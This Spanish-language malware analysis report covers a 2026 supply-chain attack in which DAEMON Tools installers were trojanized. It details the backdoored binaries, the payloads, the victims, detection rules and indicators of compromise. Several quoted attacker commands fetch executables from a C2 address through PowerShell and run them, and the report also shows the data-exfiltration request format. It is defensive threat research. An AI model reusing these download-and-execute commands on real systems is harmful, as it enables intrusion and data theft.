

Qué ocurrió
A principios de mayo de 2026, detectamos que los instaladores del software DAEMON Tools para montar imágenes de disco estaban infectados con código malicioso. Nuestro análisis mostró que las versiones troyanizadas se distribuyen desde el 8 de abril de 2026. En concreto, están infectadas las versiones de DAEMON Tools de la 12.5.0.2421 a la 12.5.0.2434. En los implantes maliciosos detectados identificamos artefactos que indican que el atacante detrás de este ataque habla chino. Nos pusimos en contacto con AVB Disc Soft (desarrolladora de DAEMON Tools) para adoptar medidas adicionales de respuesta al ataque. Tras recibir la información sobre la infección, el proveedor confirmó el problema y lanzó una versión actualizada del software. La versión 12.6.0.2445 elimina la funcionalidad maliciosa descrita en este material.
Según nuestra telemetría, desde principios de abril se produjeron varios miles de intentos de infección a través de DAEMON Tools, que afectaron a particulares y organizaciones en más de 100 países. Sin embargo, solo observamos la implementación adicional de la carga útil maliciosa en una decena de equipos infectados, pertenecientes a organizaciones de los sectores minorista, científico, gubernamental e industrial. Esto indica que el ataque a la cadena de suministro tiene carácter dirigido.
Grabamos un breve pódcast con la información principal sobre el incidente:
Las soluciones de Kaspersky protegen a los usuarios contra los módulos maliciosos distribuidos en este ataque a la cadena de suministro a través de DAEMON Tools.
Binarios troyanizados
Nuestro análisis mostró que, en las versiones de DAEMON Tools de la 12.5.0.2421 a la 12.5.0.2434, los atacantes lograron comprometer los siguientes binarios:
- DTHelper.exe
- DiscSoftBusServiceLite.exe
- DTShellHlp.exe
Los archivos infectados se encuentran en el directorio donde está instalado el software DAEMON Tools, por ejemplo C:\Program Files\DAEMON Tools Lite. Cabe destacar que cuentan con la firma digital de la desarrolladora de este software, AVB Disc Soft.
Los binarios se ejecutan al iniciar el equipo. Cada vez que esto ocurre, se activa la puerta trasera. Está integrada en el código de inicio automático encargado de inicializar el entorno CRT. La puerta trasera se ejecuta en un hilo independiente, que se usa para enviar solicitudes GET al servidor:
|
1 |
https://env-check.daemontools[.]cc/2032716822411?s=<full computer name>/ |
Se trata de un servidor malicioso cuya dirección se creó mediante typosquatting del dominio legítimo daemon-tools[.]cc, utilizado para descargar DAEMON Tools. Cabe destacar que, según WHOIS, el dominio del servidor malicioso se registró el 27 de marzo, alrededor de una semana antes del inicio del ataque a la cadena de suministro.

Fragmento del código descompilado encargado de generar la cadena de URL de la solicitud GET dentro de un bucle
En respuesta a las solicitudes enviadas, el servidor puede devolver un comando de shell para ejecutarlo a través del proceso cmd.exe. Este comando tiene el siguiente formato:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/<hexadecimal string>','C:\Windows\Temp\<filename>.exe')"&& %TEMP%\<filename> <arguments> &&del %TEMP%\<filename>.exe" |
Como se puede observar, este comando de shell se utiliza para descargar y ejecutar la carga útil maliciosa ejecutable. Detectamos varios tipos de estas cargas, que describimos a continuación.
Recopilador de información
La primera carga útil maliciosa que implementan los atacantes es un recopilador de información (Information collector). Se implementó mediante el siguiente comando:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/env_check_script','C:\Windows\Temp\envchk.exe')"&&C:\Windows\Temp\envchk.exe http://38.180.107.76/09505aca4f538bd&&del %TEMP%\envchk.exe |
El archivo envchk.exe (SHA1: 2d4eb55b01f59c62c6de9aacba9b47267d398fe4) es un ejecutable .NET utilizado para recopilar información extendida del sistema. Cabe destacar que su código contiene cadenas en chino. Aunque esto podría indicar que un atacante de habla china está detrás de este ataque, por el momento no atribuimos el compromiso de DAEMON Tools a ningún grupo específico.

Captura de pantalla del código del recopilador de información con cadenas en chino
Los datos recopilados por la carga útil maliciosa incluyen:
- Dirección MAC (la primera distinta de cero)
- Nombre de host
- Nombre de dominio DNS
- Lista de procesos en ejecución, separados por punto y coma
- Lista de software instalado, separada por puntos y comas
- Idioma del sistema
Esta información se envía al servidor C2 especificado en el argumento de línea de comandos del recopilador de información. Como se observa en el comando anterior, la dirección del servidor es:
|
1 |
http://38.180.107[.]76/09505aca4f538bd |
Los datos se transmiten en el cuerpo de la siguiente solicitud POST:
|
1 |
a=<MAC address>&b=<hostname>&c=<DNS domain name>&d=<process list>&e=<software list>&f=<locale> |
Puerta trasera minimalista
Aunque observamos intentos de implementar el recopilador de información en una gran cantidad de máquinas infectadas, también identificamos que los atacantes intentaron entregar otra carga útil maliciosa en un número reducido de máquinas (alrededor de una decena). A partir de este hecho, concluimos con un alto grado de confianza que el recopilador de información se utiliza para perfilar las máquinas infectadas, y los resultados de ese perfilado se usan para implementar malware adicional de forma dirigida.
Una de las cargas útiles maliciosas adicionales que observamos es una puerta trasera minimalista. Se implementó mediante el siguiente comando:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/b3593ac2edb34f4d4d','C:\Windows\Temp\cdg.exe')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/368b1365bd9176b359','%TEMP%\cdg.tmp')"&&%TEMP%\cdg.exe schedsvc.dll %TEMP%\cdg.tmp first_match&&del %TEMP%\cdg.exe&&del %TEMP%\cdg.tmp" |
Como se puede observar, este comando se utiliza para descargar dos archivos: cdg.exe y cdg.tmp. El archivo cdg.exe, que se ejecuta primero, es un cargador de shellcode. Abre el archivo cdg.tmp, lo descifra con RC4 (con la clave especificada en el último argumento, que en el ejemplo anterior es first_match) y lo ejecuta como shellcode.

Uso del cargador de shellcode cdg.exe
Este shellcode constituye el cuerpo de la puerta trasera. La propia puerta trasera envía solicitudes POST periódicas (“pulsaciones”) a la dirección:
|
1 |
http://38.180.107[.]76/79437f5edda13f9c066/version/check |
Su funcionalidad incluye la capacidad de descargar archivos, ejecutar comandos de shell y ejecutar módulos de shellcode en memoria.

Fragmento del código descompilado de la puerta trasera minimalista utilizado para ejecutar comandos
Curiosamente, en algunos casos observamos la implementación de la puerta trasera minimalista mediante otros comandos, como los siguientes:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\ProgramData\Microsoft\mcrypto.chiper')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe $appdata\Microsoft\mcrypto.chiper, mcrypto_clean |
|
1 |
"cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\Windows\Temp\crypto.dll')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe %TEMP%\rypto.dll, mcrypto_clean" |
Cabe destacar que estas secuencias de comandos contienen errores tipográficos. En la primera secuencia, la palabra “cipher” está escrita como “chiper”, mientras que en la segunda falta la letra “c” en el nombre del archivo “crypto.dll”. Como se observa en el comando, la puerta trasera no se ejecutará en este caso debido a ese error tipográfico (que podría ser un indicio de que la implementación de la puerta trasera se realizó a mano por el atacante).
QUIC RAT
Al analizar cómo los atacantes utilizaban la puerta trasera minimalista, determinamos que se empleaba para implementar un implante más sofisticado, al que denominamos QUIC RAT. Mientras que la puerta trasera minimalista, según observamos, se implementó en una decena de máquinas, el QUIC RAT, de acuerdo con nuestros datos, se utilizó solo contra una organización (una institución educativa ubicada en Rusia).
Este RAT está escrito en C++, ofuscado mediante la técnica control flow flattening y enlazado de manera estática con la biblioteca wolfSSL. Además, su sección .data contiene el cuerpo de la biblioteca legítima msquic.dll.
Esta puerta trasera admite múltiples protocolos de comunicación con el C2, incluidos HTTP, UDP, TCP, WSS, QUIC, DNS y HTTP/3. Aunque su análisis aún continúa, determinamos que QUIC RAT es capaz de inyectar cargas útiles maliciosas en los procesos notepad.exe y conhost.exe.
Víctimas
Desde el 8 de abril, cuando se implementó la primera versión troyanizada de DAEMON Tools, observamos miles de intentos de instalación de la carga útil maliciosa a través de los binarios comprometidos. Se trata de una cifra considerable que indica la gran escala de este ataque.
Registramos casos de infección en dispositivos pertenecientes tanto a particulares como a organizaciones en más de 100 países y territorios, y la mayoría de las víctimas se encontraban en Rusia, Brasil, Turquía, España, Alemania, Francia, Italia y China.
El análisis muestra que el 10 % de los sistemas afectados pertenece a empresas y organizaciones. En la mayoría de los casos, a los dispositivos solo se entregó la carga útil maliciosa destinada a la recopilación de información. Se detectó otra puerta trasera, más sofisticada, en apenas una decena de equipos de organizaciones gubernamentales, científicas, industriales y minoristas ubicadas en Rusia, Bielorrusia y Tailandia. Esta forma de implementar la puerta trasera en un pequeño subgrupo de equipos infectados deja en claro que el ataque es dirigido. Sin embargo, el objetivo de los atacantes (ya sea el ciberespionaje o el “big game hunting”) aún no está claro.
Recomendaciones y conclusiones
Con base en nuestra amplia experiencia en el análisis de ataques a la cadena de suministro, podemos concluir que los atacantes organizaron el compromiso de DAEMON Tools con gran habilidad.
Por ejemplo, el tiempo que se tardó en detectar este ataque (alrededor de un mes) es comparable al tiempo de detección del ataque a la cadena de suministro de 3CX, que investigamos junto con la comunidad de ciberseguridad en 2023. Dada la alta complejidad del ataque, es fundamental que las organizaciones revisen en detalle los equipos en los que estaba instalado el software DAEMON Tools en busca de actividad anómala a partir del 8 de abril.
Han pasado apenas cuatro meses desde el inicio de 2026, y en este breve período hemos observado un número creciente de ataques a la cadena de suministro, algo que no ocurría antes. En enero investigamos eScan; en febrero, Notepad++; en abril, CPU-Z; y ahora, en mayo, DAEMON Tools.
Ante el creciente número de este tipo de incidentes, las organizaciones deben extremar las precauciones al elegir el software que instalan. Asimismo, esto demuestra que las aplicaciones muy utilizadas y de confianza constituyen un vector de compromiso valioso para los atacantes debido a su amplio potencial de alcance. Esto debe tenerse en cuenta al planificar la estrategia de ciberseguridad de la organización, para garantizar una implementación sólida de la estrategia de confianza cero (Zero Trust).
En 2026, Kaspersky tuvo una influencia significativa en el análisis y la detección de incidentes a gran escala relacionados con la cadena de suministro, al compartir hallazgos técnicos con la comunidad de ciberseguridad a través de informes Threat Response en la plataforma Securelist. Las soluciones de Kaspersky garantizan la detección oportuna y la protección frente a este tipo de ataques.
Detección con los productos de Kaspersky
Kaspersky Endpoint Detection and Response Expert detecta la actividad maliciosa descrita en cada etapa. En esta sección se presentan los posibles escenarios de detección:

Los atacantes suelen usar CMD y PowerShell para entregar malware al host objetivo para su ejecución posterior. En este caso, al ejecutar el comando recibido para descargar archivos maliciosos desde el C2, se activan las reglas Downloading_via_powershell_cmdlets y Downloading_via_powershell_cmdlets_amsi, que detectan los intentos de descarga de archivos mediante cmdlets de PowerShell.

Una forma eficaz de detectar este tipo de actividad es supervisar la inyección de código sospechoso en procesos legítimos del sistema, en especial cuando el origen son ejecutables iniciados desde directorios públicos como Temp, AppData o Public. Los atacantes suelen utilizar estas ubicaciones para alojar componentes maliciosos y, a continuación, iniciar la inyección en procesos de confianza mediante técnicas comunes como WriteProcessMemory y CreateRemoteThread. Esto les permite ocultar la ejecución, evadir los controles de seguridad y mantener una presencia persistente en el sistema. KEDR Expert detecta esta actividad mediante la regla code_injection_from_public_folder.
La actividad maliciosa también se detecta en el marco del servicio Kaspersky Managed Detection and Response.
Otra forma de detectar esta campaña es supervisar el tráfico de red para identificar anomalías características. La actividad maliciosa en él puede detectarse con Kaspersky Anti Targeted Attack (KATA) con el módulo NDR.

La siguiente captura de pantalla muestra la interfaz de KATA NDR con una alerta de detección de conexión C2 de Minimalistic backdoor mediante el protocolo HTTP. En este caso se activó la regla Backdoor.Minimalistic.HTTP.C&C, que detecta las solicitudes de verificación de funcionamiento del malware.
Para proteger a las empresas que utilizan nuestro sistema SIEM Kaspersky Unified Monitoring and Analysis Platform (KUMA), preparamos un paquete de reglas de correlación que ayudan a detectar este tipo de actividad maliciosa. Las reglas ya están disponibles para que los clientes las descarguen desde el repositorio de KUMA.
La descarga de la carga útil maliciosa mediante la clase .NET WebClient y el método DownloadFile se puede detectar con las siguientes reglas:
- “R110_03_Descarga y ejecución de código en PowerShell”.
- “R110_05_Uso de opciones sospechosas en comandos de PowerShell (cmd)”.
Tras la inyección de código en un proceso del sistema, se activará la regla de ejecución con un proceso principal no estándar, por ejemplo, svchost.exe, cuyo proceso principal no es svchost.exe ni services.exe:
- “R293_01_Árbol de procesos anómalo para Windows”.
Para detectar este tipo de actividad se necesitarán los siguientes eventos:
- EventID: 4688 (Security)
- EventID: 4104 (PowerShell).
Indicadores de compromiso
Instaladores infectados de DAEMON Tools Lite
9ccd769624de98eeeb12714ff1707ec4f5bf196d (12.5.0.2421)
50d47adb6dd45215c7cb4c68bae28b129ca09645 (12.5.0.2422)
0c1d3da9c7a651ba40b40e12d48ebd32b3f31820 (12.5.0.2423)
28b72576d67ae21d9587d782942628ea46dcc870 (12.5.0.2424)
46b90bf370e60d61075d3472828fdc0b85ab0492 (12.5.0.2430)
6325179f442e5b1a716580cd70dea644ac9ecd18 (12.5.0.2431)
bd8fbb5e6842df8683163adbd6a36136164eac58 (12.5.0.2433)
15ed5c3384e12fe4314ad6edbd1dcccf5ac1ee29 (12.5.0.2434)
Archivos modificados de DiscSoftBusServiceLite.exe
524d2d92909eef80c406e87a0fc37d7bb4dadc14
427f1728682ebc7ffe3300fef67d0e3cb6b62948
8e7eb0f5ac60dd3b4a9474d2544348c3bda48045
00e2df8f42d14072e4385e500d4669ec783aa517
aea55e42c4436236278e5692d3dcbcbe5fe6ce0b
0456e2f5f56ec8ed16078941248e7cbba9f1c8eb
9a09ad7b7e9ff7a465aa1150541e231189911afb
8d435918d304fc38d54b104a13f2e33e8e598c82
64462f751788f529c1eb09023b26a47792ecdc54
C:\Windows\Temp\envchk.exe
2d4eb55b01f59c62c6de9aacba9b47267d398fe4
C:\Windows\Temp\cdg.exe
C:\Windows\Temp\imp.tmp
C:\Windows\Temp\piyu.exe
9dbfc23ebf36b3c0b56d2f93116abb32656c42e4
C:\Windows\Temp\core.tmp
C:\Windows\Temp\cdg.tmp
295ce86226b933e7262c2ce4b36bdd6c389aaaef
C:\ProgramData\Microsoft\mcrypto.chiper
C:\Windows\Temp\crypto.dll
98de8147394b74b27158e02ce9e7b0e25eb6e98a
C:\ProgramData\Microsoft\mcrypto.dat
$appdata\Microsoft\mcrypto.dat
2ecb292d27c36c1d4e47fb5cafa42af7ffbdda99
Puerta trasera minimalista (descifrada de mcrypto.dat)
a3e90653bd0a81ebe2ae387a67a59bb8d07ce7b5
Puerta trasera minimalista (descifrada de core.tmp / cdg.tmp)
3ee71d75020b2634b2c23866211a0c91b942c8d4
Servidores de control C2
env-check.daemontools[.]cc
38.180.107[.]76


Software DAEMON Tools infectado (el ataque a la cadena de suministro continúa desde el 8 de abril de 2026)